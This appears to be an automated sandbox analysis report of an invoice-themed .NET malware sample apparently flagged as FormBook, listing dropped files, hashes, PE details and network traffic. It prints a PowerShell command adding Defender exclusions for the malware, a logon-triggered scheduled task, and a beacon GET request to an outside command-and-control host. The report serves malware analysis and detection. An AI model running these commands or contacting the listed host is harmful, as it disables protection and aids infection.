MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	1

C:\Users\user\AppData\Local\Temp\tmpEE1D.tmp	
Process:	C:\Users\user\Desktop\Invoiceo.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1642
Entropy (8bit):	5.1879886656641165
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/Q7hxlNMFp1/rlMhEMjnGpwjplgUYODOLD9RJh7h8gKBIOtn:cbh47TlNQ//rydbz9I3YODOLNdq3io
MD5:	36AA9FF53886534237FAABD58ADEE6A5
SHA1:	80B6C67B09BB123C60E16C52D66BECBCEC5E5284
SHA-256:	97229E624C1D7C42A3C9996F539A74F461ADD77145F3EAEF9A4A8F81B56D4D8B
SHA-512:	CF3980600E5F013762770D33F2DFA9DA072292E1992D4CB8EF11A387B935A09E49ACA297A5E7ABC0BEEDC7D551B9BAAA1E2705E53283BDB21B2BD753ABE4E 70
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\yYxmxiApi.exe	
Process:	C:\Users\user\Desktop\Invoiceo.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	767488
Entropy (8bit):	7.926254649230044
Encrypted:	false
SSDEEP:	12288:TXgCvpTVNXNTOGxNwf092eFjux/6VLcviorDC77Fd6LxIKC088VT0/gVwCTpaOMR:TXhvpTfdrR2+j7VLOioretkxIXQ0/bOy
MD5:	8F2489D7CE50E99109AF9925818DAF2B
SHA1:	5481D53E59FDA1E0D849B677E15B410BA6F64FBC
SHA-256:	0013853950647289E952326B93CE46AA3E73DB654367EF3C005E29257DB31FBA
SHA-512:	E68AC0D33DDECB3712068F94B3A1459F57B26A9E74E970CB7F4CE2F1E64341D72294B2907049E738D115807EF9BD9E622483B64C2E2B26CC228DF52A4219526
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 21%
Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L......`..............P.............~.... ........@.. ...................... .......... ..@...................................,..O.................................................................................. ............... ..H............text........ ...................... ..`.rsrc...............................@..@.reloc........ ....@..B................`.......H...........................(.............................................0............(!...("..........(.....o#....*.....................($......(%......(&......('......((....*N..(....o`...()....*&..(* ....*.s+........s,........s-........s.........s/........*....0...........~....o0....+..*.0...........~....o1....+..*.0...........~....o2....+..*.0...........~....o3....+..*.0...........~....o4....+..*.0..<........~.....(5.....,!r. ..p.....(6...o7...s8............~.....+..*.0......

C:\Users\user\AppData\Roaming\yYxmxiApi.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\Invoiceo.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD

C:\Users\user\AppData\Roaming\yYxmxiApi.exe:Zone.Identifier	
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	false
Preview:	[ZoneTransfer]....ZoneId=0

C:\Users\user\Documents\20210503\PowerShell_transcript.065367.35C6bBM3.20210503145014.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5785
Entropy (8bit):	5.404231133025547
Encrypted:	false
SSDEEP:	96:BZbhJNRtqDo1ZHZuPhJNRtqDo1Z4djh7jZ8hJNRtqDo1ZWqrrVZCa:7OTf
MD5:	A20CE8CBBAC4DF52F4C662AB1555669B
SHA1:	26F0BD1E99AA3B9D36B9FF0B53B772602E990AC4
SHA-256:	9A1339776210E234B2B731417E4C19F9A2F30FD2266C9E45C002CEC11818D270
SHA-512:	2C611FEEC0E85BB17802594388DC5D6B85505F06565685997C184FCA188BA5D285DDEF69E498C7129E4AFE466648DDB1A2FD20308537D3A8D4FBB37836878DD
Malicious:	false
Preview:	.**********************..Windows PowerShell transcript start..Start time: 20210503145037..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 065367 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\yYxmxiApi.exe..Process ID: 6856..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1 .0.1..**********************..**********************..Command start time: 20210503145037..**********************..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData \Roaming\yYxmxiApi.exe..**********************..Windows PowerShell transcript start..Start time: 20210503145713..Username: computer\user..RunAs User: computer\user.

C:\Users\user\Documents\20210503\PowerShell_transcript.065367.K12PJCIf.20210503145011.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5701
Entropy (8bit):	5.382675657994007
Encrypted:	false
SSDEEP:	96:BZHhJNYyqDo1ZPWZihJNYyqDo1Zgc6O6E6jZjhJNYyqDo1ZjJ6U6U6EZP:i
MD5:	DB00C29BC4025BA244104A1FB1FC5004
SHA1:	4B55982416EF7A0A1684F821DC34E2BA670288C0
SHA-256:	981EFFD7C1040A8A8E89A4A7A6A3FCCBAF9B36F2D817C3B90612DC4DDFE6B5D9
SHA-512:	19591ADB9545F1D1A636B71DA5832C4348EAB00658AF99AE1355DB449005E8D500567E3A477900C7A27F703C269CC4156DC7EBCF380FA0262B2BD786F7742355
Malicious:	false
Preview:	.**********************..Windows PowerShell transcript start..Start time: 20210503145033..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 065367 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\Invoiceo.exe..Process ID: 6584..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..*** *******************..**********************..Command start time: 20210503145034..**********************..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop\Invoiceo .exe..**********************..Windows PowerShell transcript start..Start time: 20210503145331..Username: computer\user..RunAs User: computer\user..Configuration Nam

C:\Users\user\Documents\20210503\PowerShell_transcript.065367.wOdK0DyO.20210503145012.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5785
Entropy (8bit):	5.404633230661222
Encrypted:	false
SSDEEP:	96:BZahJN6qDo1ZSZlhJN6qDo1Zljh7jZ4hJN6qDo1ZYFqrrjZ0:O3
MD5:	A20F7E003DC42D0C84652D507FB71EFE
SHA1:	19640C9485EF5EFDB93E853FF7EBE1FE638E2E93
SHA-256:	C9D7CDBCCA64AED559A0102BA59261300D44D845250AF15DB93B19304E895F33
SHA-512:	0130BC43FC6B7EAD1C05B83FF7F4B20EBBC17C55EE89FA2F70A2E587599BA57B24499AC24471D7FD3E315AEF0E1D867A67CB520B44B714335377D631414E077
Malicious:	false
Preview:	.**********************..Windows PowerShell transcript start..Start time: 20210503145036..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 065367 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\yYxmxiApi.exe..Process ID: 6660..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1 .0.1..**********************..**********************..Command start time: 20210503145036..**********************..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData \Roaming\yYxmxiApi.exe..**********************..Windows PowerShell transcript start..Start time: 20210503145624..Username: computer\user..RunAs User: computer\user.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.926254649230044
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	Invoiceo.exe
File size:	767488
MD5:	8f2489d7ce50e99109af9925818daf2b
SHA1:	5481d53e59fda1e0d849b677e15b410ba6f64fbc
SHA256:	0013853950647289e952326b93ce46aa3e73db654367ef3c005e29257db31fba
SHA512:	e68ac0d33ddecb3712068f94b3a1459f57b26a9e74e970c b7f4ce2f1e64341d72294b2907049e738d115807ef9bd9e 622483b64c2e2b26cc228df52a42195268
SSDEEP:	12288:TXgCvpTVNXNTOGxNwf092eFjux/6VLcviorDC77Fd6LxIKC088VT0/gVwCTpaOMR:TXhvpTfdrR2+j7VLOioretkxIXQ0/bOy
File Content Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L......`..............P.............~.... ....@.. ....@................................

File Icon

	
Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4bc07e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x608FA418 [Mon May 3 07:19:52 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xbc02c	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xbe000	0xeb8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xc0000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xba084	0xba200	False	0.9400866773	data	7.93397311121	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xbe000	0xeb8	0x1000	False	0.373291015625	data	4.74014351229	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xc0000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xbe090	0x38c	PGP symmetric key encrypted data - Plaintext or unencrypted data		
RT_MANIFEST	0xbe42c	0xa85	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF, LF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2018
Assembly Version	1.0.0.0
InternalName	SynchronizedList.exe
FileVersion	1.0.1.35
CompanyName	Unguest
LegalTrademarks	Unguest
Comments	A light media player
ProductName	LightWatch
ProductVersion	1.0.1.35
FileDescription	LightWatch
OriginalFilename	SynchronizedList.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/03/21-14:51:50.228654	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49749	80	192.168.2.3	154.207.58.218
05/03/21-14:51:50.228654	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49749	80	192.168.2.3	154.207.58.218
05/03/21-14:51:50.228654	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49749	80	192.168.2.3	154.207.58.218
05/03/21-14:51:50.836708	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.3	8.8.8.8

Network Port Distribution



Total Packets: 47

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 14:51:49.998538017 CEST	49749	80	192.168.2.3	154.207.58.218

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 14:51:50.227999926 CEST	80	49749	154.207.58.218	192.168.2.3
May 3, 2021 14:51:50.228612900 CEST	49749	80	192.168.2.3	154.207.58.218
May 3, 2021 14:51:50.228653908 CEST	49749	80	192.168.2.3	154.207.58.218
May 3, 2021 14:51:50.456587076 CEST	80	49749	154.207.58.218	192.168.2.3
May 3, 2021 14:51:50.689347029 CEST	80	49749	154.207.58.218	192.168.2.3
May 3, 2021 14:51:50.689378977 CEST	80	49749	154.207.58.218	192.168.2.3
May 3, 2021 14:51:50.690615892 CEST	49749	80	192.168.2.3	154.207.58.218
May 3, 2021 14:51:50.690653086 CEST	49749	80	192.168.2.3	154.207.58.218
May 3, 2021 14:51:50.920502901 CEST	80	49749	154.207.58.218	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 14:49:57.317878962 CEST	53	64938	8.8.8.8	192.168.2.3
May 3, 2021 14:49:57.322339058 CEST	60152	53	192.168.2.3	8.8.8.8
May 3, 2021 14:49:57.371908903 CEST	53	60152	8.8.8.8	192.168.2.3
May 3, 2021 14:49:57.418917894 CEST	57544	53	192.168.2.3	8.8.8.8
May 3, 2021 14:49:57.478156090 CEST	53	57544	8.8.8.8	192.168.2.3
May 3, 2021 14:49:58.054728985 CEST	55984	53	192.168.2.3	8.8.8.8
May 3, 2021 14:49:58.103370905 CEST	53	55984	8.8.8.8	192.168.2.3
May 3, 2021 14:49:59.108160019 CEST	64185	53	192.168.2.3	8.8.8.8
May 3, 2021 14:49:59.159979105 CEST	53	64185	8.8.8.8	192.168.2.3
May 3, 2021 14:49:59.791127920 CEST	65110	53	192.168.2.3	8.8.8.8
May 3, 2021 14:49:59.852382898 CEST	53	65110	8.8.8.8	192.168.2.3
May 3, 2021 14:50:00.310664892 CEST	58361	53	192.168.2.3	8.8.8.8
May 3, 2021 14:50:00.359349966 CEST	53	58361	8.8.8.8	192.168.2.3
May 3, 2021 14:50:01.099222898 CEST	63492	53	192.168.2.3	8.8.8.8
May 3, 2021 14:50:01.147954941 CEST	53	63492	8.8.8.8	192.168.2.3
May 3, 2021 14:50:02.584081888 CEST	60831	53	192.168.2.3	8.8.8.8
May 3, 2021 14:50:02.637315035 CEST	53	60831	8.8.8.8	192.168.2.3
May 3, 2021 14:50:03.558026075 CEST	60100	53	192.168.2.3	8.8.8.8
May 3, 2021 14:50:03.610703945 CEST	53	60100	8.8.8.8	192.168.2.3
May 3, 2021 14:50:04.429945946 CEST	53195	53	192.168.2.3	8.8.8.8
May 3, 2021 14:50:04.478590012 CEST	53	53195	8.8.8.8	192.168.2.3
May 3, 2021 14:50:05.554126978 CEST	50141	53	192.168.2.3	8.8.8.8
May 3, 2021 14:50:05.606720924 CEST	53	50141	8.8.8.8	192.168.2.3
May 3, 2021 14:50:06.626275063 CEST	53023	53	192.168.2.3	8.8.8.8
May 3, 2021 14:50:06.674918890 CEST	53	53023	8.8.8.8	192.168.2.3
May 3, 2021 14:50:07.739587069 CEST	49563	53	192.168.2.3	8.8.8.8
May 3, 2021 14:50:07.791148901 CEST	53	49563	8.8.8.8	192.168.2.3
May 3, 2021 14:50:09.092293978 CEST	51352	53	192.168.2.3	8.8.8.8
May 3, 2021 14:50:09.143754959 CEST	53	51352	8.8.8.8	192.168.2.3
May 3, 2021 14:50:10.360970020 CEST	59349	53	192.168.2.3	8.8.8.8
May 3, 2021 14:50:10.410541058 CEST	53	59349	8.8.8.8	192.168.2.3
May 3, 2021 14:50:11.605586052 CEST	57084	53	192.168.2.3	8.8.8.8
May 3, 2021 14:50:11.654170036 CEST	53	57084	8.8.8.8	192.168.2.3
May 3, 2021 14:50:13.135993958 CEST	58823	53	192.168.2.3	8.8.8.8
May 3, 2021 14:50:13.193166018 CEST	53	58823	8.8.8.8	192.168.2.3
May 3, 2021 14:50:14.772459030 CEST	57568	53	192.168.2.3	8.8.8.8
May 3, 2021 14:50:14.821333885 CEST	53	57568	8.8.8.8	192.168.2.3
May 3, 2021 14:50:15.887100935 CEST	50540	53	192.168.2.3	8.8.8.8
May 3, 2021 14:50:15.935822010 CEST	53	50540	8.8.8.8	192.168.2.3
May 3, 2021 14:50:17.012751102 CEST	54366	53	192.168.2.3	8.8.8.8
May 3, 2021 14:50:17.061724901 CEST	53	54366	8.8.8.8	192.168.2.3
May 3, 2021 14:50:35.768117905 CEST	53034	53	192.168.2.3	8.8.8.8
May 3, 2021 14:50:35.853097916 CEST	53	53034	8.8.8.8	192.168.2.3
May 3, 2021 14:50:41.068684101 CEST	57762	53	192.168.2.3	8.8.8.8
May 3, 2021 14:50:41.120315075 CEST	53	57762	8.8.8.8	192.168.2.3
May 3, 2021 14:50:53.544783115 CEST	55435	53	192.168.2.3	8.8.8.8
May 3, 2021 14:50:53.602178097 CEST	53	55435	8.8.8.8	192.168.2.3
May 3, 2021 14:50:53.629376888 CEST	50713	53	192.168.2.3	8.8.8.8
May 3, 2021 14:50:53.686345100 CEST	53	50713	8.8.8.8	192.168.2.3
May 3, 2021 14:51:09.428570032 CEST	56132	53	192.168.2.3	8.8.8.8
May 3, 2021 14:51:09.489972115 CEST	53	56132	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 14:51:33.954490900 CEST	58987	53	192.168.2.3	8.8.8.8
May 3, 2021 14:51:34.012392998 CEST	53	58987	8.8.8.8	192.168.2.3
May 3, 2021 14:51:34.030267000 CEST	56579	53	192.168.2.3	8.8.8.8
May 3, 2021 14:51:34.155283928 CEST	53	56579	8.8.8.8	192.168.2.3
May 3, 2021 14:51:35.160784006 CEST	60633	53	192.168.2.3	8.8.8.8
May 3, 2021 14:51:35.300602913 CEST	53	60633	8.8.8.8	192.168.2.3
May 3, 2021 14:51:36.161204100 CEST	61292	53	192.168.2.3	8.8.8.8
May 3, 2021 14:51:36.213290930 CEST	53	61292	8.8.8.8	192.168.2.3
May 3, 2021 14:51:36.766047955 CEST	63619	53	192.168.2.3	8.8.8.8
May 3, 2021 14:51:37.050554991 CEST	53	63619	8.8.8.8	192.168.2.3
May 3, 2021 14:51:37.939562082 CEST	64938	53	192.168.2.3	8.8.8.8
May 3, 2021 14:51:38.086294889 CEST	53	64938	8.8.8.8	192.168.2.3
May 3, 2021 14:51:38.996150970 CEST	61946	53	192.168.2.3	8.8.8.8
May 3, 2021 14:51:39.053833008 CEST	53	61946	8.8.8.8	192.168.2.3
May 3, 2021 14:51:39.647979021 CEST	64910	53	192.168.2.3	8.8.8.8
May 3, 2021 14:51:39.696749926 CEST	53	64910	8.8.8.8	192.168.2.3
May 3, 2021 14:51:41.230832100 CEST	52123	53	192.168.2.3	8.8.8.8
May 3, 2021 14:51:41.289402962 CEST	53	52123	8.8.8.8	192.168.2.3
May 3, 2021 14:51:42.211827040 CEST	56130	53	192.168.2.3	8.8.8.8
May 3, 2021 14:51:42.274375916 CEST	53	56130	8.8.8.8	192.168.2.3
May 3, 2021 14:51:42.839030027 CEST	56338	53	192.168.2.3	8.8.8.8
May 3, 2021 14:51:42.896060944 CEST	53	56338	8.8.8.8	192.168.2.3
May 3, 2021 14:51:48.780131102 CEST	59420	53	192.168.2.3	8.8.8.8
May 3, 2021 14:51:49.772160053 CEST	59420	53	192.168.2.3	8.8.8.8
May 3, 2021 14:51:49.988893986 CEST	53	59420	8.8.8.8	192.168.2.3
May 3, 2021 14:51:50.836478949 CEST	53	59420	8.8.8.8	192.168.2.3
May 3, 2021 14:51:54.264553070 CEST	58784	53	192.168.2.3	8.8.8.8
May 3, 2021 14:51:54.316430092 CEST	53	58784	8.8.8.8	192.168.2.3
May 3, 2021 14:51:58.754213095 CEST	63978	53	192.168.2.3	8.8.8.8
May 3, 2021 14:51:58.813070059 CEST	53	63978	8.8.8.8	192.168.2.3
May 3, 2021 14:51:59.031641006 CEST	62938	53	192.168.2.3	8.8.8.8
May 3, 2021 14:51:59.100789070 CEST	53	62938	8.8.8.8	192.168.2.3
May 3, 2021 14:52:08.897413969 CEST	55708	53	192.168.2.3	8.8.8.8
May 3, 2021 14:52:09.883294106 CEST	53	55708	8.8.8.8	192.168.2.3

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
May 3, 2021 14:51:50.836708069 CEST	192.168.2.3	8.8.8.8	d002	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 3, 2021 14:51:48.780131102 CEST	192.168.2.3	8.8.8.8	0xb941	Standard query (0)	www.tabuk24.com	A (IP address)	IN (0x0001)
May 3, 2021 14:51:49.772160053 CEST	192.168.2.3	8.8.8.8	0xb941	Standard query (0)	www.tabuk24.com	A (IP address)	IN (0x0001)
May 3, 2021 14:52:08.897413969 CEST	192.168.2.3	8.8.8.8	0xd1e7	Standard query (0)	www.swim-maki.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 3, 2021 14:51:49.988893986 CEST	8.8.8.8	192.168.2.3	0xb941	No error (0)	www.tabuk24.com		154.207.58.218	A (IP address)	IN (0x0001)
May 3, 2021 14:51:50.836478949 CEST	8.8.8.8	192.168.2.3	0xb941	No error (0)	www.tabuk24.com		154.207.58.218	A (IP address)	IN (0x0001)
May 3, 2021 14:52:09.883294106 CEST	8.8.8.8	192.168.2.3	0xd1e7	Server failure (2)	www.swim-maki.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.tabuk24.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49749	154.207.58.218	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 14:51:50.228653908 CEST	2316	OUT	GET /csi/?TTgLKx=uFNDtp4H1nDLCVd&mR-ptRI=N6ynhade2rGTzfH7Obdga9j8h7xnVmduHv/FNLw2V1/oBiufSguui3vD99XwSD3G2mHh HTTP/1.1 Host: www.tabuk24.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 3, 2021 14:51:50.689347029 CEST	2317	IN	HTTP/1.1 302 Moved Temporarily Date: Mon, 03 May 2021 12:51:50 GMT Server: Apache Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Set-Cookie: PHPSESSID=0ccp7pnis5pqjp9tntf07ueci5; path=/ Set-Cookie: ray_leech_token=1620046311; path=/ Upgrade: h2 Connection: Upgrade, close Location: / Content-Length: 0 Content-Type: text/html; charset=gbk

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes


Process: explorer.exe, Module: user32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x8E 0xEE 0xEF
